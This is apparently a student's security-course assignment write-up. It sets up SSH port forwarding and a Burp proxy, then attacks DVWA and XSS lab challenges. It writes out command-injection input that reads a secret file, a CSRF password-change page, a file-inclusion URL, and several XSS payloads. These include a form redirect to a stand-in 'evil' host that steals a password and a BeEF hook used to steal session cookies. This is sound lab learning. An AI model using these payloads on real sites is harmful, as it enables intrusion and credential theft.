**COMP 4108 Assignment 4**

Shane Bishop

Student #: 101030053

# Part A

**Question 1**

My local machine is running Windows. I don’t like PuTTY much, so I used git-bash for Windows to set up port forwarding.



I ran this command at my git-bash prompt.

The -fNT has the following breakdown:

-f means run ssh in the background just before command execution.

-N means do not execute a remote command. The ssh man page specifically says this is useful for just forwarding ports.

-T disables pseudo-tty allocation.


I used -fNT to be able to run ssh in a mode more convenient for port forwarding. If I did not use these extra flags, I would have started a regular ssh session with a full shell, and then I would need to make sure I didn’t terminate the ssh session.

Next, I have -L 9999:127.0.0.1:80. This tells ssh to forward requests sent to 127.0.0.1:9999 on my local machine to port 80 on the remote host.

Finally, student@134.117.129.207 tells ssh to connect to 134.117.129.207 as the user student.

**Question 2**

Question 2 isn’t worth any marks, but here’s a screenshot of viewing the webpage on my local machine on my browser:




**Question 3**




This command is essentially the same as the one used in question 1, except now both the local and remote ports are 3000.

**Question 4**

Question 4 isn’t worth any marks, but here’s a screenshot of accessing the page in my browser:



**Question 5**



I edited my C:\Windows\System32\drivers\etc\hosts file using Notepad++ in Administrator mode (the file is a protected file that cannot be edited by my regular user account). The lines I added are lines 23-25 in the screenshot above.



As stated in the comments in the file, this file maps IP addresses to hostnames. So I put 127.0.0.1 on the left and comp4108.ca on the right to map the 12.0.0.1 IP address to the hostname comp4108.ca.

**Question 6**


Question 6 isn’t worth any marks.

**Question 7**

Question 7 isn’t worth any marks.

**Question 8**

I configured my Firefox proxy settings like this:



**Question 9**

Here is a screenshot of a request to GET <http://comp4108.ca:9999/> that I intercepted in Burp:



# Part B


**Question 1**

Question 1 isn’t worth any marks.

**Question 2**

Question 2 Low

On the low security setting, the code is the following:



Using the page inspection tools, I saw that the text field has the following HTML:

<input type="text" name="ip" size="30">

This means line 5 of the PHP code retrieves the text in the text field, since the input text field has its “name” attribute set to “ip”.


Then the PHP has an if-else to determine whether the browser is running on Windows NT or not, and executes the ping command with the appropriate command line arguments based on whether the OS is Windows NT or not. Then on lines 11 and 16 respectively, the result of the call to shell\_exec() is displayed on the webpage.

I know the shell\_exec() will execute the shell command on my Linux OpenStack instance, since that is where the server is running. For this question, I am asked to read the contents of /var/www/secret\_a.txt, which I can just use cat for.

Since the shell command is created by simply concatenating the unfiltered user input, I can generate any command I want to. I’m not interested at all in the result of ping. I can both silence ping by running the ping process in the background, and I can also run my cat command right away if ping is run in the background.

So my goal is to cause the following argument to be passed to shell\_exec(): “ping -c 3 & cat /var/www/secret\_a.txt”. If I succeed, this will run ping in the background (because of the &), and then run cat in the foreground. To do this all, I need to enter in the webpage’s text field is the string “& cat /var/www/secret\_a.txt”.

In entered “& cat /var/www/secret\_a.txt” into the text field on <http://comp4108.ca:9999/dvwa/vulnerabilities/exec/> and pressed “submit”, and I got this back (note that clicking the “submit” button clears the text field):




I then confirmed the output was correct by cating the file directly on my OpenStack VM:



Question 2 Medium

Here is the medium code:



As we can see, all that has changed is that lines 7-13 were added. These simply replace all instances of “&&” and “;” in the input string with empty strings. So for example, the input string “google.com && payload\_command” would be edited to just “ payload\_command”, and then the final shell\_exec() argument would be “ping -c 3 google.com payload\_command”. This prevents a malicious user from running their payload command by using either && (run the second command only if the first command has an exit code of 0) or with ; (run the second command regardless of the exit code of the first).

Of course, a second command can still be run using || (run the second command only if the first has a non-zero exit code), | (run both the first and the second command, piping the stdout of the first command to stdin of the second command), or & (run the first command in the background, and then run the (optional) second command). Therefore my initial exploit continues to work without any modifications.


Here is the screenshot on medium (again, the input field is cleared after the “submit”:



**Question 3**


Question 3 Low

I began by inspecting the source for the <http://comp4108.ca:9999/dvwa/vulnerabilities/csrf/> webpage. In the inspector tool, I saw the form had the following HTML:




Since the method attribute on the form is set to GET, this means the form will send its command to the sever via a GET request (rather than the default POST method for HTML forms).

To see exactly what request would be made to the server, I made a test submission with the Firefox developer Network tab open. From this I could see the exact URL that was used for the GET request:



This screenshot shows that a GET request was made to comp4108.ca:9999 for /dvwa/vulnerabilities/csrf/?password\_new=test&test\_conf=test&Change=Change. This means the full URL was <http://comp4108.ca:9999/dvwa/vulnerabilities/csrf/?password_new=test&test_conf=test&Change=Change>


Next I created an HTML file to exploit the vulnerability.



This HTML file is empty, but it will make a GET request to <http://comp4108.ca:9999/dvwa/vulnerabilities/csrf/> with the appropriate query parameters to set the password to “pas1234” in an attempt to retrieve an image for the img element.

I then opened this HTML file in the same browser I used earlier to log into the DVWA website. I accessed this HTML file using the URI <file:///C:/Users/shane/Documents/0-Shane/School/COMP%204108/a4/csrf_exploit.html>. Then I returned to the DWVA website, logged out, and then was able to login again with the new “pas1234” password.

Here is the low security PHP code:




There’s really nothing to say except that lines 14 and 15 update the password for the comp4108 user.


Now I will explain how this exploit/vulnerability worked in terms of cookies. The web browser I used stored the cookies for the comp4108.ca:9999 domain when I first logged into the DVWA website. Naturally, the browser will return the cookies specific to this domain when I access pages on the domain.

However, these cookies will also be returned if a different website, like my exploit website, makes a request to the comp4108.ca:9999 domain. Then, without any CSRF token to protect against the exploit, the browser will give the cookies (specifically, in this case, the PHPSESSID cookie) as part of the malicious request to change the password, which allows the password change to be authenticated on the server side.

I can show this more concretely. Here we can see the request cookies used by the request from the DVWA page (this is again using the Network tab of the Firefox developer tools, with the password GET request selected):



And here are the same cookies being used when I load my exploit HTML page in the same browser:




One thing to note though, is that this attack does not work if the user views the DVWA page in one browser and the exploit HTML page in a separate browser, since each browser manages their cookies separately. The exploit only works if both pages are viewed on the same browser, and the user did not clear their cookies (and, of course, only if the CSRF vulnerability hasn’t been patched).

Question 3 Medium


I edited my HTML file to use the password “difpassword”. I wanted to use a new password so I would know for sure my change worked. I then changed my security level from “low” to “medium”.

Next, I reloaded my HTML file in my browser. I checked the request in the Network tab of the developer tools, and I saw I 200 HTTP code, and confirmed the security cookie was indeed set to “medium”:



I then returned to the DVWA, logged out, and logged in with the password “difpassword”, and the login was successful.

Here is the medium PHP code:



The difference between this code and the low security code is that it checks the HTTP\_REFERER header (line 6).

From <https://www.php.net/manual/en/function.eregi.php>, eregi() performs a case insensitive regex matching. It returns true if the regex pattern (the first argument) was found in the second argument, else returns false. So line 6 checks that the HTTP Referer header contains the string “127.0.0.1”. Therefore, the password can only be changed if the HTTP request is from localhost.


From <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer>, one of the conditions by which a Referer header is not sent by browsers is if the referring resource is a local “file” or “data” URI. In my case, my URI is <file:///C:/Users/shane/Documents/0-Shane/School/COMP%204108/a4/csrf_exploit.html>, and therefore it is a “file” URI, and the Referer header is not sent.

I didn’t need to adapt my low security solution at all to bypass this additional protection.

**Question 4**


Question 4 Low

The PHP code:




The code simply retrieves the PHP file requested with the “page” URL query parameter.

To retrieve the /var/www/secret\_b.php file contents in my browser, all I did was change the URL to <http://comp4108.ca:9999/dvwa/vulnerabilities/fi/?page=/var/www/secret_b.php>, and I got this (truncated):




I then confirmed this was correct with the VM (truncated):



The vulnerability in this case is that the PHP code will blindly retrieve and display any PHP file provided for the “page” query parameter.


Question 4 Medium

The PHP code:



This code first retrieves the file, and then removes any substrings in the file’s contents that match “http://” or “https://”. Obviously, this doesn’t require any changes to our exploit, given what we are trying to do in this specific scenario.

I changed my security level to medium, and then I used the same URL without any changes. I again got back the same result as in the screenshot I gave for the low security version. I additionally confirmed that the “security” cookie was set to “medium”:



**Question 5**


Challenge 0

Goal: Display an alert box

Vulnerability: Injecting HTML directly into the DOM

Exploitation process: Entered “<script>alert(“Hello, world!”);</script>” into the text field, and pressed “Inject!”

Screenshot:




Challenge 1

Goal: Display an alert box


Protection: Both double and single quotes sanitized

Vulnerability: As with many things in JavaScript, the alert() function is designed to work no matter what you provide to it. For example, you could provide a JavaScript object, a number literal, etc. – the only thing that is more difficult is string literals. Even providing nothing to the alert() function works. Here the goal is only to display an alert, regardless of the alert content.


Exploit with screenshot 1: “<script>alert(25.7);</script>”




Exploit with screenshot 2: “<script>alert({});</script>”




Exploit with screenshot 3: “<script>alert(undefined);</script>”



Exploit with screenshot 3: “<script>alert(1 == 1);</script>”



Exploit with screenshot 4: “<script>alert();</script>”




Challenge 2

Goal: Cause an alert box to pop up


Protection: The input is injected into a double-quoted string

Vulnerability: We can terminate the double-quoted string early by including a closing quote

Exploitation process: In entered “"<script>alert(1)</script>” into the text input and pressed “Inject!”. This resulted in the following HTML result on the generated page:



And when the page is loaded, the alert is displayed:



Challenge 3

Goal: Cause an alert box to pop up

Protection: The input is injected into an HTML attribute, rather than directly into the DOM (not protection perse, but a difficulty to get around)

Vulnerability: The quotes around attribute values can be closed with a closing double-quote, and attributes can be added to HTML elements to trigger on events


Exploitation process: I entered “" onmouseover="alert(5)" attr2="” into the text input and pressed “Inject!”. This resulted in the HTML

<input type="text" value="" onmouseover="alert(5)" attr2="">

So I closed the value attribute, and added a handler for onmouseover events. Finally, I added an extra attribute so the quoting worked out without syntax errors.

Of course, this particular attack requires the user to hover over the element.

Screenshot:



Challenge 4


Goal: Cause an alert box to pop up

Protection: “script” is removed from all input, so <script> and </script> tags will not work

Vulnerability: There are various other ways still permitted by HTML to run JavaScript code. One way is with a body element with the onload attribute set. This will cause the onload JavaScript code to execute when the page is loaded.

Exploitation process: I entered “<body onload="alert(2348)">” in the text field and pressed “Inject!”

Screenshot:




Challenge 5

Goal: The goal is to redirect the form’s input (in this case the password) to somewhere else

Vulnerability: JavaScript allows for easy indexing into and manipulation of the DOM

Exploitation process: Entered “<script>document.forms[1].action = "http://www.myevilwebsite2893.com/steal\_password"</script>” in the text field and pressed “Inject!”

Screenshot: When I press the “Submit Query” button I’m redirected to <http://www.myevilwebsite2893.com/steal_password?password=mysecretword>:



Challenge 6


Goal: Cause an alert box to pop up, with your input being placed in a JavaScript string literal

Protection: Double quotes are not permitted


Vulnerability: We can just close the first script tag and inject a separate one

Exploitation process: Entered “</script><script>alert(1)</script>” in the text field and pressed “Inject!”

Resulting HTML in browser inspector:



Alert screenshot:



Challenge 7


Goal: Cause an alert box to display

Protection: “>” not permitted, injecting into an HTML attribute, the HTML element is hidden


Vulnerability: I can close the value attribute value that is being injected into with a closing double quote. Then I can set an onmouseover event handler that will display the alert. Finally, to prevent the HTML element from being hidden, I can add “ignored=” to eat the type attribute, and then type="hidden" will not be part of the HTML for the HTML element anymore, making it visible.

Exploit process: I entered “" onmouseover="alert(1)" ignored=” into the text input, and pressed “Inject!” On the following page, I then hovered my mouse over the text input, and this caused the onmouseover event to fire, displaying the alert.

HTML result:



Alert screenshot:



# Part B

**Question 1**


PHP code for <http://comp4108.ca:9999/dvwa/vulnerabilities/xss_s/> page:



This code takes the name and message entered by the user and inserts it into the guestbook SQL table. Some code elsewhere updates the webpage DOM.

I exploited the lack of protection against XSS attacks by entering “foo” as the name and


“<script src="comp4108.ca:3000/hook.js" />” as the message, like this:




Since the message is embedded directly into the page, my script tag should cause a GET request to retrieve the hook.js code, and then the JavaScript should be loaded into the browser.

**Question 2**

I opened Firefox to be my victim browser (my attack browser was Google Chrome) and went to <http://comp4108.ca:9999/dvwa/vulnerabilities/xss_s/>. Once the page had loaded, I confirmed the DOM was modified as desired using the Firefox Inspector developer tool:




I also confirmed the JavaScript had been loaded by looking in the Debugger tab:



**Question 3**

I then went to my attack browser’s BeEF control panel and saw the victim browser had been hooked:



**Question 4**

I stole the cookie by executing the “Get Cookie” BeEF command. This is what I got for the cookie:



**Question 5**


I attempted to fingerprint my Firefox victim browser using the “Fingerprint Browser” BeEF command. The command failed:



This was expected, since the command is labelled red in the module tree, as below,




and commands labelled red are commands that do not work against the target:




I also tried this with Microsoft Edge, Google Chrome in private browsing mode, and Internet Explorer (all of these browsers were running on Windows 10), but for some reason I was unable to fingerprint the browser with any of them. It is possible my Norton Antivirus software might have interfered, though I tried to turn its intrusion detection off.

**Question 6**

